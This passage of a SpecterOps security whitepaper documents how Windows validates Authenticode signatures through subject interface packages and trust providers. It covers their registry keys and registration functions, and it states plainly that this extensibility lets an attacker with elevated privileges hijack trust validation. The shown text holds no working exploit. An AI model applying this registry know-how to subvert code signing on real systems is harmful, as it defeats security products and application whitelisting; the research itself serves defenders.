



S P E C T E R O P S

Subverting Trust in Windows

Matt Graeber

Introduction

In the context of computer security, what is trust? Is it an implicit feeling of safety offered by modern security solutions that alert to the presence of malicious code and/or actions? Is trust something that must be explicitly acquired through careful evaluation of the software required to accomplish work in an enterprise? In reality, there is no single correct answer. Trust is inherently subjective. What is important is that each organization carefully consider what it means to place trust in technology. Organizations that have a mature definition of trust should also question the means by which trust is validated by security solutions and operating systems.

Now that the wheels are turning in your head about what trust means to you, excluding code reviews involving manual human intervention, what are the technical means by which trust is validated? This is obviously a much more difficult question to answer and one that you may not have even asked yourself. The intent of this whitepaper is to shine a light on how trust decisions are made by Microsoft Windows. By demonstrating how trust can be subverted in Windows, you will hopefully be motivated to more frequently ask yourself what trust means to you - an extremely important and underappreciated concept in security.

Beyond just the validation of the source and integrity of signed code, code signing and trust validation are also critical malware classification components for many security products (e.g. anti-virus and EDR solutions). Proper trust validation also serves as an enforcement component of most application whitelisting solutions (AppLocker, Device Guard, etc.). Subverting the trust architecture of Windows, in many cases, is also likely to subvert the efficacy of security products.

The Windows User Mode Trust Architecture

The means by which executable code is attested to originate from a particular vendor is achieved with [Authenticode](#) digital signatures. Within user mode, the APIs through which the trust of signed code is validated in user mode are [WinVerifyTrust](#) and [WinVerifyTrustEx](#) (which is simply a wrapper for WinVerifyTrust with a more well-defined function prototype).

As the footprint of Windows has grown over time, there has been a need to extend the signing and trust architecture to support additional file and binary blob formats. Depending on the file/blob specification, signatures may need to be stored in different formats and trust should be validated in a fashion specific to the technology. For example, digital signatures are stored in the [PE file format](#) in one particular one way in a binary format. PowerShell scripts, on the other hand, are text files that can be signed, so their signature, understandably, needs to be stored differently. Additionally, when signing code, hashes of the code to be signed (typically referred to as the Authenticode hash) need to be computed and the way this is performed is different depending on the file/blob format. Regarding trust validation of digital signatures, the method in which the trust of a device driver is established versus that of an HTTPS certificate will, understandably, be different.

Considering the need to support digital signatures on unique formats and to perform trust validation in unique manners, Microsoft designed an extensible architecture to support just that. The [subject interface package](#) (SIP) architecture was designed to support the creation, retrieval, and hash calculation/validation of digital signatures. The validation of trust of signed code is performed using [trust providers](#). Both the trust provider and SIP architectures are completely abstracted away from a software developer performing code signing and/or trust validation through the use of WinVerifyTrust and various other exported functions in both wintrust.dll and crypt32.dll. As of this writing, there is no evidence that documentation of this architecture has been extended to third party software developers that might want to support signing infrastructure for their specific file formats. One possible reason this may have not occurred is because any file, regardless of format, can technically be “signed” through the usage of [catalog signing](#) - a file format containing a list of file hashes that can then be Authenticode signed. Do note that validation of catalog files can only occur if the “CryptSvc” service is running.


Aside from various [Windows SDK](#) header files and the occasional [MSDN documentation](#) for exported wintrust.dll and crypt32.dll functions, trust providers and SIPs are not documented. Due to the complexity involved in 3rd-party implementation however, Microsoft likely intentionally chose to not document these architectures. This whitepaper serves to document the trust provider and SIP architectures while also explaining the ways in which they can be abused by an attacker as a means of subverting trust, and optionally, gaining code execution in the context of processes that perform trust validation.

Additional topics covered briefly in this whitepaper will be the extensibility of the [CryptoAPI](#) in general to include cryptographic encoding/decoding, certificate management, etc. Microsoft couldn't possibly anticipate future cryptographic requirements so they designed a fully extensible architecture

(presumably dating back the early 90s) to accommodate the needs of the present and the future. Unfortunately, it's this very extensibility that permits an attacker (with elevated privileges) to hijack existing functionality.

Determining What Files Can Be Signed

How does one know what executable file types can be signed? A naïve approach might be to look at the file properties of a potentially signed file and look at the "Digital Signatures" tab.



The "Digital Signatures" tab indicates the presence of an embedded Authenticode signature.

While this method may confirm that some file types can be signed, as is the case in the image above for ise.psm1 (a [PowerShell script module](#) file), this is far from a systematic method of performing signable file type enumeration. Signature support for file types is implemented as part of a subject interface package (SIP) - the architecture responsible for the creation, retrieval, and hash calculation/validation of

- HKLM\SOFTWARE\[WOW6432Node\]Microsoft\Cryptography\OID\EncodingType 0\CryptSIPDllIsMyFileType\<All sub-GUIDs>
- HKLM\SOFTWARE\[WOW6432Node\]Microsoft\Cryptography\OID\EncodingType 0\CryptSIPDllIsMyFileType2\<All sub-GUIDs>

As CryptEnumOIDFunction enumerates each SIP GUID registry subkey, it will call the export function from the DLL listed in the “FuncName” and “Dll” registry values.

The function prototype for “CryptSIPDllIsMyFileType” is documented [here](#) and the function prototype for “CryptSIPDllIsMyFileType2” is documented [here](#). If implemented, “CryptSIPDllIsMyFileType” functions are first called and if one of its functions returns “TRUE”, the SIP GUID that handles signatures is returned. In practice (on Windows 10, at least), no SIPs implement “CryptSIPDllIsMyFileType” so “CryptSIPDllIsMyFileType2” functions are then called to attempt to resolve the handling SIP. For example, PowerShell (SIP GUID: 603BCC1F-4B59-4E08-B724-D2C6297EF351) implements CryptSIPDllIsMyFileType2 as pwrshsip!PsIsMyFileType. Upon disassembling, decompiling, and cleaning up the output, here is a representation of the PsIsMyFileType function in C for illustration purposes:

```
#define CRYPT_SUBJTYPE_POWERSHELL_IMAGE \
{ 0x603BCC1F, \
  0x4B59, \
  0x4E08, \
  { 0xB7, 0x24, 0xD2, 0xC6, 0x29, 0x7E, 0xF3, 0x51 } \
}

BOOL WINAPI PsIsMyFileType(IN WCHAR *pwszFileName, OUT GUID *pgSubject) {
    BOOL bResult;
    WCHAR *SupportedExtensions[7];
    WCHAR *Extension;
    GUID PowerShellSIPGUID = CRYPT_SUBJTYPE_POWERSHELL_IMAGE;

    SupportedExtensions[0] = L"ps1";
    SupportedExtensions[1] = L"ps1xml";
    SupportedExtensions[2] = L"psc1";
    SupportedExtensions[3] = L"psd1";
    SupportedExtensions[4] = L"psm1";
    SupportedExtensions[5] = L"cdxml";
    SupportedExtensions[6] = L"mof";

    bResult = FALSE;

    if (pwszFileName && pgSubject) {
        Extension = wcsrchr(pwszFileName, '.');

        if (Extension) {
            Extension++;

            for (int i = 0; i < 7; i++) {
                if (!_wcsicmp(Extension, SupportedExtensions[i])) {
                    bResult = TRUE;
                    memcpy(pgSubject, &PowerShellSIPGUID, sizeof(GUID));
                    break;
                }
            }
        }
    }
}
```

```

    }
  }
}
else {
    SetLastError(ERROR_INVALID_PARAMETER);
}

return bResult;
}

```

As can be seen in the C code, if any file has any of the above extensions, then the PowerShell SIP will be used as the SIP for code signing purposes. “CryptSIPDllsMyFileType2” need not just inspect file extensions though. The SIP could also optionally open a file handle and inspect magic values in the file to make the correct file/blob SIP handler determination.

Other supported SIP file type handler functions are as follows (non-exhaustive list):

1. 000C10F1-0000-0000-C000-000000000046
C:\Windows\System32\MSISIP.DLL
MsiSIPIsMyTypeOfFile
2. 06C9E010-38CE-11D4-A2A3-00104BD35090
C:\Windows\System32\wsnext.dll
IsFileSupportedName
3. 0AC5DF4B-CE07-4DE2-B76E-23C839A09FD1
C:\Windows\System32\AppxSip.dll
AppxSipIsFileSupportedName
4. 0F5F58B3-AADE-4B9A-A434-95742D92ECEB
C:\Windows\System32\AppxSip.dll
AppxBundleSipIsFileSupportedName
5. 1629F04E-2799-4DB5-8FE5-ACE10F17EBAB
C:\Windows\System32\wsnext.dll
IsFileSupportedName
6. 1A610570-38CE-11D4-A2A3-00104BD35090
C:\Windows\System32\wsnext.dll
IsFileSupportedName
7. 5598CFF1-68DB-4340-B57F-1CACF88C9A51
C:\Windows\System32\AppxSip.dll
P7xSipIsFileSupportedName
8. 603BCC1F-4B59-4E08-B724-D2C6297EF351
C:\Windows\System32\WindowsPowerShell\v1.0\pwrshsip.dll
PsIsMyFileType
9. 9F3053C5-439D-4BF7-8A77-04F0450A1D9F
C:\Windows\System32\EsdSip.dll

EsdSipIsMyFileType

10. CF78C6DE-64A2-4799-B506-89ADFF5D16D6
 C:\Windows\System32\AppxSip.dll
 EappxSipIsFileSupportedName

11. D1D04F0C-9ABA-430D-B0E4-D7E96ACCE66C
 C:\Windows\System32\AppxSip.dll
 EappxBundleSipIsFileSupportedName

It may be a valuable exercise for the reader to reverse some of the above functions to see what types of file and/or binary blobs Windows supports for code signing.

Once the software that needs to retrieve a signature obtains the GUID for the SIP, it can then proceed to extract the certificate.

File Signature Retrieval and Hash Validation

Once the SIP responsible for handling signing for a particular file/binary blob format is identified via its respective GUID identifier, WinVerifyTrust will then know how to obtain the digital signature from the file in question and validate its computed hash against the signed hash embedded within the digital signature. To achieve this, WinVerifyTrust calls the following functions in the registry:

SIP signature retrieval function location:

- HKLM\SOFTWARE\[WOW6432Node\]Microsoft\Cryptography\OID\EncodingType 0\CryptSIPDllGetSignedDataMsg\{SIP Guid}
 - Dll
 - FuncName

SIP hash validation function:

- HKLM\SOFTWARE\[WOW6432Node\]Microsoft\Cryptography\OID\EncodingType 0\CryptSIPDllVerifyIndirectData\{SIP Guid}
 - Dll
 - FuncName

The function prototypes for [CryptSIPDllGetSignedDataMsg](#) and [CryptSIPDllVerifyIndirectData](#) are both documented in MSDN as well as within mssip.h in the Windows SDK.

SIP signature retrieval function prototype:

```

BOOL WINAPI CryptSIPGetSignedDataMsg(
    IN     SIP\_SUBJECTINFO *pSubjectInfo,
    OUT    DWORD             *pdwEncodingType,
    IN     DWORD             dwIndex,
    IN OUT DWORD             *pcbSignedDataMsg,
    OUT    BYTE              *pbSignedDataMsg);
  
```

SIP hash validation function:


```

BOOL WINAPI CryptSIPVerifyIndirectData (
    IN     SIP\_SUBJECTINFO      *pSubjectInfo,
    IN     SIP\_INDIRECT\_DATA    *pIndirectData);
    
```

The arguments supplied to these functions are populated by the calling trust provider (more details on the trust provider architecture in sections to follow). When CryptSIPGetSignedDataMsg is called, the SIP will extract the encoded digital signature (a [CERT_SIGNED_CONTENT_INFO](#) structure most often ASN.1 PKCS_7_ASN_ENCODING and X509_ASN_ENCODING encoded) and return it via the “pbSignedDataMsg” parameter. The CERT_SIGNED_CONTENT_INFO content consists of the signing certificate (including its issuing chain), the algorithm used to hash and sign the file, and the signed hash of the file. The calling trust provider then decodes the digital signature, extracts the hash algorithm and signed hash value and passes them to CryptSIPVerifyIndirectData. After the Authenticode hash is computed and compared against the signed hash, if they match, CryptSIPVerifyIndirectData returns TRUE. Otherwise, it returns FALSE and WinVerifyTrust will return an error indicating that there was a hash mismatch.

CryptSIPVerifyIndirectData is one of the most important digital signature validation functions as it is what would indicate an error if an attacker simply applied an existing, legitimate digital signature to their malware - a technique employed [in the wild](#).

Here’s an example of what a hash mismatch would look like on a malware sample with a legitimate Authenticode signature applied to it:



```

Windows PowerShell
PS C:\> Get-AuthenticodeSignature -FilePath C:\Test\notepad_backdoored.exe

Directory: C:\Test


SignerCertificate      Status      Path
-----
AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033 HashMismatch notepad_backdoored.exe

PS C:\> Get-AuthenticodeSignature -FilePath C:\Windows\System32\notepad.exe

Directory: C:\Windows\System32

SignerCertificate      Status      Path
-----
AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033 Valid      notepad.exe
    
```

Example of a hash mismatch error being displayed on an unsigned file with a Microsoft Authenticode signature applied to it (note identical SignerCertificate thumbprint values)



An unsigned file fails to validate when it has an Authenticode signature from a signed file applied to it. This is by design.

Trust Provider Architecture

Up to this point, the basic architecture of SIPs has been discussed. As should now be understood, SIPs are only responsible for digital signature application, retrieval, and hash calculation/validation. The presence of a digital signature applied to a file is meaningless unless certain criteria are actually validated. This is where trust providers come into play - they validate trust based on a combination of parameters specified by the caller to WinVerifyTrust in addition to criteria built into the desired trust provider.

Like SIPs, trust providers are also uniquely identified by GUIDs. As of Windows 10, the following trust providers are present:

A7F4C378-21BE-494e-BA0F-BB12C5D208C5	UNKNOWN .NET VERIFIER
7801EBD0-CF4B-11D0-851F-0060979387EA	CERT_CERTIFICATE_ACTION_VERIFY
6078065B-8F22-4B13-BD9B-5B762776F386	CONFIG_CI_ACTION_VERIFY
D41E4F1F-A407-11D1-8BC9-00C04FA30A41	COR_POLICY_LOCKDOWN_CHECK
D41E4F1D-A407-11D1-8BC9-00C04FA30A41	COR_POLICY_PROVIDER_DOWNLOAD
31D1ADC1-D329-11D1-8ED8-0080C76516C6	COREE_POLICY_PROVIDER
F750E6C3-38EE-11D1-85E5-00C04FC295EE	DRIVER_ACTION_VERIFY
573E31F8-AABA-11D0-8CCB-00C04FC295EE	HTTPSPROV_ACTION
5555C2CD-17FB-11d1-85C4-00C04FC295EE	OFFICESIGN_ACTION_VERIFY
64B9D180-8DA2-11CF-8736-00AA00A485EB	WIN_SPUB_ACTION_PUBLISHED_SOFTWARE
C6B2E8D0-E005-11CF-A134-00C04FD7BF43	WIN_SPUB_ACTION_PUBLISHED_SOFTWARE_NOB ADUI
189A3842-3041-11D1-85E1-00C04FC295EE	WINTRUST_ACTION_GENERIC_CERT_VERIFY
FC451C16-AC75-11D1-B4B8-00C04FB66EA0	WINTRUST_ACTION_GENERIC_CHAIN_VERIFY
00AAC56B-CD44-11D0-8CC2-00C04FC295EE	WINTRUST_ACTION_GENERIC_VERIFY_V2
573E31F8-DDBA-11D0-8CCB-00C04FC295EE	WINTRUST_ACTION_TRUSTPROVIDER_TEST

The purpose of some of these trust providers is documented in [MSDN](#) and SoftPub.h in the Windows SDK, but their respective implementations are not documented, requiring a leap of faith from developers that trust verification of certificates, signatures, chains, revocation, and time-stamping are performed correctly. One of the more common trust providers used by a developer calling WinVerifyTrust will be WINTRUST_ACTION_GENERIC_VERIFY_V2 for generic Authenticode signature trust validation. If the trust of a driver needs to be validated in user mode, DRIVER_ACTION_VERIFY should be used.

Like SIPs, trust providers are registered in the registry as well in the following key:

- HKLM\SOFTWARE\[WOW6432Node\]Microsoft\Cryptography\Providers\Trust

Within the “Trust” key is a list of subkeys corresponding to each step of trust provider validation that can occur: Initialization, Message, Signature, Certificate, CertCheck, FinalPolicy, DiagnosticPolicy, and Cleanup. Within each of these keys are the trust provider GUIDs that implement each of those steps (not all of which are required. e.g. CertCheck, DiagnosticPolicy, and Cleanup). Within each respective GUID subkey are the DLLs and export functions that implement the trust provider steps: \$DLL and \$Function.

```

Windows PowerShell
PS C:\> Get-Item 'HKLM:\SOFTWARE\Microsoft\Cryptography\Providers\Trust\Certificate\{00AAC56B-CD44-11D0-8CC2-00C04FC295EE}'

Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\Providers\Trust\Certificate

Name                                     Property
----                                     -
{00AAC56B-CD44-11D0-8CC2-00C04FC295EE} $DLL      : C:\Windows\System32\WINTRUST.DLL
                                           $Function : WintrustCertificateTrust

```

Example of a trust provider registration in the registry

The purpose of each trust provider step can be broken down roughly as follows:

1. Initialization:

- a. Initializes the [CRYPT PROVIDER DATA](#) structure based on the [WINTRUST DATA](#) structure passed to WinVerifyTrust. CRYPT_PROVIDER_DATA is a structure that is passed between all of the trust provider functions and serves to maintain state across all the calls including and error codes that could have occurred each step along the way (see TRUSTERROR_STEP values in wintrust.h).
- b. Opens a read file handle to the file to be validated.

2. Message:

- a. Obtains signer information from the subject interface package. This is the only step in the verification process that calls into the respective SIP to obtain the correct signature. Note that some trust verification utilities will first check the catalog store for a signature before attempting to obtain a signature from an embedded Authenticode signature.
- b. Both the “initialization” and “message” steps are referred as “object providers.”

3. Signature:

- a. In this step, the digital signature is built out and counter-signers and timestamps are validated.
- b. This step is referred to as a “signature provider.”

4. Certificate:

- a. In this step, the full certificate chain is built out.
- b. This step is referred to as a “certificate provider.”

5. CertCheck:

- a. If this optional step is implemented, this function is called for each index within the certificate chain and is used to indicate to the trust provider that the certificate chain should continue to be built out.

6. FinalPolicy:

- a. This is the function where the majority of trust decisions are made. At this point, the signature and certificate chain has been decoded, parsed and supplied to this implementing function.
- b. What components of the signature, certificate chain, and certificate store are validated vary depending upon the trust provider. Here is small list of some of the checks that

occur when the `WINTRUST_ACTION_GENERIC_VERIFY_V2` trust provider is used (implemented as `wintrust!SoftPubAuthenticode`):

- i. Verify that the file was signed with a certificate designated for code signing as indicated by an enhanced key usage (EKU) of “1.3.6.1.5.5.7.3.3”
- ii. Check if the certificate is expired and hasn’t been timestamped.
- iii. Check if the certificate has been revoked.
- iv. Validate that the file was not signed using a hash algorithm that has been designated as “weak.”
- v. If the file was signed with a certificate designated for “Windows System Component Verification” (EKU - 1.3.6.1.4.1.311.10.3.6), validate that the signing certificate chains to a fixed set of trusted Microsoft root certificates.

7. DiagnosticPolicy:

- a. This optional step is designed to aid debugging for trust provider developers. It is intended to allow for a Microsoft developer to dump out structure contents prior to returning to `WinVerifyTrust`.
- b. `WINTRUST_ACTION_TRUSTPROVIDER_TEST` is the only trust provider that implements this step. `WINTRUST_ACTION_TRUSTPROVIDER_TEST` is identical to `WINTRUST_ACTION_GENERIC_VERIFY_V2` but it just implements this extra step implemented as `wintrust!SoftpubDumpStructure`. `SoftpubDumpStructure` dumps out the populated `CRYPT_DATA_PROVIDER` structure to `C:\TRUSTPOL.TXT`. This step can be easily tested with `signtool.exe` (available in the Windows SDK) from an elevated prompt (required to write a file to `C:\`) by specifying the `WINTRUST_ACTION_TRUSTPROVIDER_TEST` (Authenticode Test) trust provider GUID:

- i. `signtool verify /pg {573E31F8-DDBA-11D0-8CCB-00C04FC295EE} filename.exe`

8. Cleanup:

- a. In this optional step, a trust provider can cleanup any [CRYPT_PROVIDER_PRIVDATA](#) that was populated to pass policy-specific data across trust provider steps.

Trust Provider and SIP Registration

It is important to know the legitimate means by which trust providers and SIPs are registered in the registry in order to understand how an attacker might take advantage of the registration process (or subvert it entirely).

SIP Registration

Subject interface packages are formally registered by calling the `wintrust!CryptSIPAddProvider` function within a [DllRegisterServer](#) export function. This enables the SIP to be formally registered by calling “`regsvr32.exe SIPfilename.dll`”. `CryptSIPAddProvider` requires a [SIP_ADD_NEWPROVIDER](#)

structure consisting of the export functions exported in the SIP DLL that implement signing functionality. The following SIP_ADD_NEWPROVIDER fields are required:

- 1. pwszDLLFileName:**
The name of the SIP DLL. This can be just the file name but it should be a full path.
- 2. pwszGetFuncName:**
Export function name of implemented [CryptSIPGetSignedDataMsg](#)
- 3. pwszPutFuncName:**
Export function name of implemented [CryptSIPPutSignedDataMsg](#)
- 4. pwszCreateFuncName:**
Export function name of implemented [CryptSIPCreateIndirectData](#)
- 5. pwszVerifyFuncName:**
Export function name of implemented [CryptSIPVerifyIndirectData](#)
- 6. pwszRemoveFuncName:**
Export function name of implemented [CryptSIPRemoveSignedDataMsg](#)

The following SIP_ADD_NEWPROVIDER fields are optional:

- 1. pwszIsFunctionNameFmt2:**
Export function name of implemented [pfnsFileSupportedName](#)
- 2. pwszGetCapFuncName:**
Export function name of implemented [pCryptSIPGetCaps](#)
- 3. pwszIsFunctionName:**
Export function name of implemented [pfnsFileSupported](#)

Upon calling CryptSIPAddProvider, wintrust.dll adds the respective export function names and implementing DLL to the

“HKLM\SOFTWARE\[WOW6432Node\]Microsoft\Cryptography\OID\EncodingType 0” subkeys.

SIP DLLs should also implement a [DllUnregisterServer](#) deregistration function that calls [CryptSIPRemoveProvider](#) to remove all relevant SIP registry entries.

Trust Provider Registration

Trust providers are formally registered by calling the wintrust![WintrustAddActionID](#) function within a DllRegisterServer export function. This enables the trust provider to be formally registered by calling “regsvr32.exe TrustProviderfilename.dll”. WintrustAddActionID requires a [CRYPT_REGISTER_ACTIONID](#) structure consisting of the export functions exported in the trust provider DLL that perform all the trust validation steps. Trust provider registration functionality can either be shared with that of a SIP registration or it can be separate in its own, dedicated DLL.

Upon calling WintrustAddActionID, wintrust.dll adds the respective export function names and implementing DLL to the “HKLM\SOFTWARE\[WOW6432Node\]Microsoft\Cryptography\Providers\Trust” subkeys.

Trust providers are formally deregistered by calling wintrust![WintrustRemoveActionID](#) within a DllUnregisterServer export function .

Trust Provider and SIP Registration Example

The most significant trust provider registration resides in wintrust!DllRegisterServer which performs the following registration steps:

1. Calls WintrustDllRegisterServer
 - a. Registers ASN.1 encoding/decoding routines used by [CryptEncodeObject](#) and [CryptDecodeObject](#) by calling wintrust![CryptRegisterOIDFunction](#). Many of these functions are called upon creation of a digital signature. Their decoding counterpart functions will often be called when parsing digital signatures for verification purposes. Like with SIP and trust provider registrations, these implementing functions are also stored in the registry:

- HKLM\SOFTWARE\[WOW6432Node\]Microsoft\Cryptography\OID\EncodingType\1\[CryptDllDecodeObject|CryptDllEncodeObject]

All of these encoding functions take on the following function signature:

- BOOL WINAPI **EncoderDecoderFunction** (DWORD dwCertEncodingType, LPCSTR lpszStructType, PSPC_PE_IMAGE_DATA pInfo, BYTE *pbEncoded, DWORD *pcbEncoded) ;

WintrustDllRegisterServer registers the following encoding/decoding routines:

- i. 1.3.6.1.4.1.311.2.1.15 (SPC_PE_IMAGE_DATA_OBJID)
Function: wintrust!WVTAsn1SpcPeImageDataEncode
- ii. 1.3.6.1.4.1.311.2.1.25 (SPC_CAB_DATA_OBJID)
Function: wintrust!WVTAsn1SpcLinkEncode
- iii. 1.3.6.1.4.1.311.2.1.20 (SPC_JAVA_CLASS_DATA_OBJID)
Function: wintrust!WVTAsn1SpcLinkEncode
- iv. 1.3.6.1.4.1.311.2.1.28 (SPC_LINK_OBJID)
Function: wintrust!WVTAsn1SpcLinkEncode
- v. 1.3.6.1.4.1.311.2.1.30 (SPC_SIGINFO_OBJID)
Function: wintrust!WVTAsn1SpcSigInfoEncode
- vi. 1.3.6.1.4.1.311.2.1.4 (SPC_INDIRECT_DATA_OBJID)
Function: wintrust!WVTAsn1SpcIndirectDataContentEncode
- vii. 1.3.6.1.4.1.311.2.1.10 (SPC_SP_AGENCY_INFO_OBJID)

- viii. Function: wintrust!WVTAsn1SpcSpAgencyInfoEncode
1.3.6.1.4.1.311.2.1.26 (SPC_MINIMAL_CRITERIA_OBJID)
Function: wintrust!WVTAsn1SpcMinimalCriteriaInfoEncode
- ix. 1.3.6.1.4.1.311.2.1.27 (SPC_FINANCIAL_CRITERIA_OBJID)
Function: wintrust!WVTAsn1SpcFinancialCriteriaInfoEncode
- x. 1.3.6.1.4.1.311.2.1.11 (SPC_STATEMENT_TYPE_OBJID)
Function: wintrust!WVTAsn1SpcStatementTypeEncode
- xi. 1.3.6.1.4.1.311.12.2.1 (CAT_NAMEVALUE_OBJID)
Function: wintrust!WVTAsn1CatNameValueEncode
- xii. 1.3.6.1.4.1.311.12.2.2 (CAT_MEMBERINFO_OBJID)
Function: wintrust!WVTAsn1CatMemberInfoEncode
- xiii. 1.3.6.1.4.1.311.12.2.3 (CAT_MEMBERINFO2_OBJID)
Function: wintrust!WVTAsn1CatMemberInfo2Encode
- xiv. 1.3.6.1.4.1.311.2.1.12 (SPC_SP_OPUS_INFO_OBJID)
Function: wintrust!WVTAsn1SpcSpOpusInfoEncode
- xv. 1.3.6.1.4.1.311.2.4.2 (szOID_INTENT_TO_SEAL)
Function: wintrust!WVTAsn1IntentToSealAttributeEncode
- xvi. 1.3.6.1.4.1.311.2.4.3 (szOID_SEALING_SIGNATURE)
Function: wintrust!WVTAsn1SealingSignatureAttributeEncode
- xvii. 1.3.6.1.4.1.311.2.4.4 (szOID_SEALING_TIMESTAMP)
Function: wintrust!WVTAsn1SealingTimestampAttributeEncode

2. Next, SoftpubDllRegisterServer is called where it calls WintrustAddActionID to register the following trust providers:

- a. WINTRUST_ACTION_GENERIC_VERIFY_V2
- b. WIN_SPUB_ACTION_PUBLISHED_SOFTWARE
- c. WIN_SPUB_ACTION_PUBLISHED_SOFTWARE_NOBADUI
- d. WINTRUST_ACTION_GENERIC_CERT_VERIFY
- e. WINTRUST_ACTION_TRUSTPROVIDER_TEST
- f. HTTPSPROV_ACTION. The following related [default “usages”](#) are also registered (all stored in

